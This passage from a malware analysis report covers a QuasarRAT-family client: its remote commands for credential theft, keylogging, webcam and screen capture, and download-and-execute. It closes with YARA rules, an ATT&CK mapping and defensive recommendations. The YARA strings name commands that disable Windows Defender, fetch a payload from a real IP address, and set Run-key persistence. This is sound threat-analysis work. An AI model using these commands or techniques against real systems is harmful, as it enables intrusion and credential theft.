


Figure 41- System Shutdown, Restart, and Sleep Operations

Based on the action specified in the **DoShutdownAction** command received from the server, the sample performs a power-management operation on the system. Depending on the selected option, it uses the **shutdown** command to shut down or restart the system.




Figure 42- Capturing and Transmitting the Remote Desktop

Upon receiving a **GetDesktop** request, the sample captures a screenshot of the specified monitor. The image is encoded using **UnsafeStreamCodec** according to the specified **quality**, **monitor**, and **resolution** parameters and transmitted to the server through **GetDesktopResponse**.




Figure 43- Starting the Webcam

Using the camera and resolution information specified in the **GetWebcam** request, the sample selects the specified webcam. A camera device is created through **VideoCaptureDevice**, a frame-capture event is configured, the requested resolution is set, and the camera is started.




Figure 44- Collecting Stored Credentials

Upon receiving the **GetPasswords** request from the server, the sample collects stored credentials from various applications. The **username**, **password**, **URL**, and **application information** obtained by the respective modules are combined into a common data structure and transmitted to the server.

Application	Data Obtained
Chrome	Username, password, URL
Opera	Username, password, URL
Yandex Browser	Username, password, URL
Internet Explorer	Username, password, URL
Firefox	Username, password, URL
FileZilla	Server address/port, username, password
WinSCP	Server address/port, username, password

Table 4 — Targeted Applications

In particular, on **Firefox**, the encrypted usernames and passwords stored in logins.json are decrypted using **NSS/DPAPI** mechanisms. **Internet Explorer** credentials are obtained from the IntelliForms\Storage2 **Registry** key.




Figure 45- Collecting Keylogger Logs

Upon receiving the **GetKeyloggerLogs** request, the sample reads the log files generated by the **keylogger** in a separate thread. Files located under **Keylogger.LogDirectory** are read, and each block is transmitted to the server through **GetKeyloggerLogsResponse**, along with the filename, block number, and total number of blocks.




Figure 46- File Download, Upload, and Execution

The client performs file transfer and execution operations on the target system. Upon receiving a **DoDownloadAndExecute** request, it starts the download operation in a separate thread and reports the “**Downloading file...**” status to the server. Files received through a **DoUploadAndExecute** request are written in blocks to a temporary file. Once the transfer is complete, the file's executability is checked and it is launched using **Process.Start**. If the **RunHidden** option is enabled, the file is started with a **hidden window**.




Figure 47- Visiting a Website

Upon receiving a **DoVisitWebsite** request, the sample validates the specified **URL** and opens the website. If the URL does not begin with **http**, **http://** is prepended, and the address is then validated. If the **Hidden** option is disabled, the URL is opened in the system's default browser using **Process.Start**.




Figure 48- Displaying a Message Box

The sample executes the **DoShowMessageBox** request received from the server in a separate thread, causing a message box to be displayed on the client system.



Figure 49- Uninstalling the Client Software

Upon receiving a **DoClientUninstall** request from the server, the sample initiates the client removal process. It first sends the “**Uninstalling... bye ;(**” message to the server through **SetStatus**, after which the client software is removed from the system.



Figure 50- Files Changed on the Relevant Server

The analyzed server was monitored regularly for approximately **one month**, during which continuous changes to its file structure were observed. During the monitoring period, various file types, including **.exe**, **.pdf**, and other files, were observed being added to or removed from the server at different times.




Figure 51- Bank Statement and Vehicle Registration Images Identified on the Server

During the analysis, **two bank statement images and one vehicle registration document image** were identified on the analyzed server at different dates. Although the images were confirmed to have been obtained directly from the server, it could not be verified within the scope of the analysis whether the documents belonged to real individuals or had been fabricated. The images are included in the report solely as **evidence of content observed on the server**, with personal information masked for security and privacy purposes.

YARA Rule

```
rule Suspicious_ClientBuilt_Downloader_BAT
{
    meta:
        description = "Detects Client-built.exe downloader and persistence"
        author = "Yavuzhan Ozgen"

    strings:
        $s1 = "Add-MpPreference" ascii nocase
        $s2 = "DisableRealtimeMonitoring" ascii nocase
        $s3 = "sc config WinDefend start= disabled" ascii nocase
        $s4 = "sc config Sense start= disabled" ascii nocase
        $s5 = "Invoke-WebRequest" ascii nocase
        $s6 = "91.151.95.112/Client-built.exe" ascii nocase
        $s7 = "Client-built.exe" ascii nocase
        $s8 = "AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup" ascii nocase
        $s9 = "WindowsSetCache" ascii nocase
        $s10 = "CurrentVersion\\Run" ascii nocase

    condition:
        filesize < 12KB and
        2 of ($s1, $s2, $s3, $s4) and
        2 of ($s5, $s6, $s7) and
        2 of ($s8, $s9, $s10)
}
```



```
rule QuasarRAT_xClient_1_3{

    meta:

        description = "QuasarRAT xClient 1.3.x detection"

        author = "Yavuzhan Özgen"

        family = "QuasarRAT"

        version = "1.3.x"

    strings:

        $str1 = "xClient.Core" ascii wide

        $str2 = "DoStartupItemAdd" ascii wide

        $str3 = "DoDownloadAndExecute" ascii wide

        $str4 = "GetKeyloggerLogs" ascii wide

        $str5 = "ReverseProxyData" ascii wide

        $str6 = "HardwareId" ascii wide

        $str7 = "ConnectionId" ascii wide

        $str8 = "HMACSHA256" ascii wide

        $str9 = "UnsafeStreamCodec" ascii wide

        $str10 = "GetStartupItems" ascii wide

        $str11 = "GetWebcams" ascii wide

        $str12 = "xClient.Core.NetSerializer" ascii wide

        $version = "1.3.0.0" ascii wide

        $client = "Client.exe" ascii wide

    condition:

        uint16(0) == 0x5A4D and

        7 of ($str*) and

        ($version or $client)

}
```

MITRE ATTACK TABLE

Execution	Persistence	Privilege Escalation	Defense Evasion	Collection	C&C	Credential Access
Command and Scripting Interpreter: Windows Command Shell (T1059.003)	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1547.001)	Abuse Elevation Control Mechanism: Bypass User Account Control (T1548.002)	Impair Defenses: Disable or Modify Tools (T1562.001)	Screen Capture (T1113)	Application Layer Protocol: Web Protocols (T1071.001)	Credentials from Web Browsers (T1555.003)
Command and Scripting Interpreter: PowerShell (T1059.001)	Create or Modify System Process (T1543.003)		Impair Defenses: Disable or Modify System Firewall (T1562.004)	Video Capture (T1125)	Proxy: Multi-hop Proxy (T1090)	Credentials from Password Stores (T1555)
User Execution (T1204.002)			Indicator Removal: Clear Persistence (T1070.009)	Data from Local System (T1005)		Credentials from Password Stores: Credentials from Web Browsers (T1555.003)
User Execution: Malicious File (T1204.002)			Masquerading (T1036)	Automated Collection (T1119)		Input Capture: Keylogging (T1056.001)
Command and Scripting Interpreter (T1059)			Obfuscated/Compressed Files or Information (T1027)			
			Software Packing (T1027.002)			

Recommendations

1. EDR controls should be strengthened to prevent unauthorized disabling of Windows Defender and security services.
2. **SIEM alerts should be enabled to detect PowerShell, CMD, and suspicious commands.**
3. Registry Run keys and the Startup folder should be monitored regularly.
4. Suspicious IP addresses, URLs, and file hashes should be blocked as IOCs.

Prepared By

Yavuzhan Özgen

[linkedin](#)

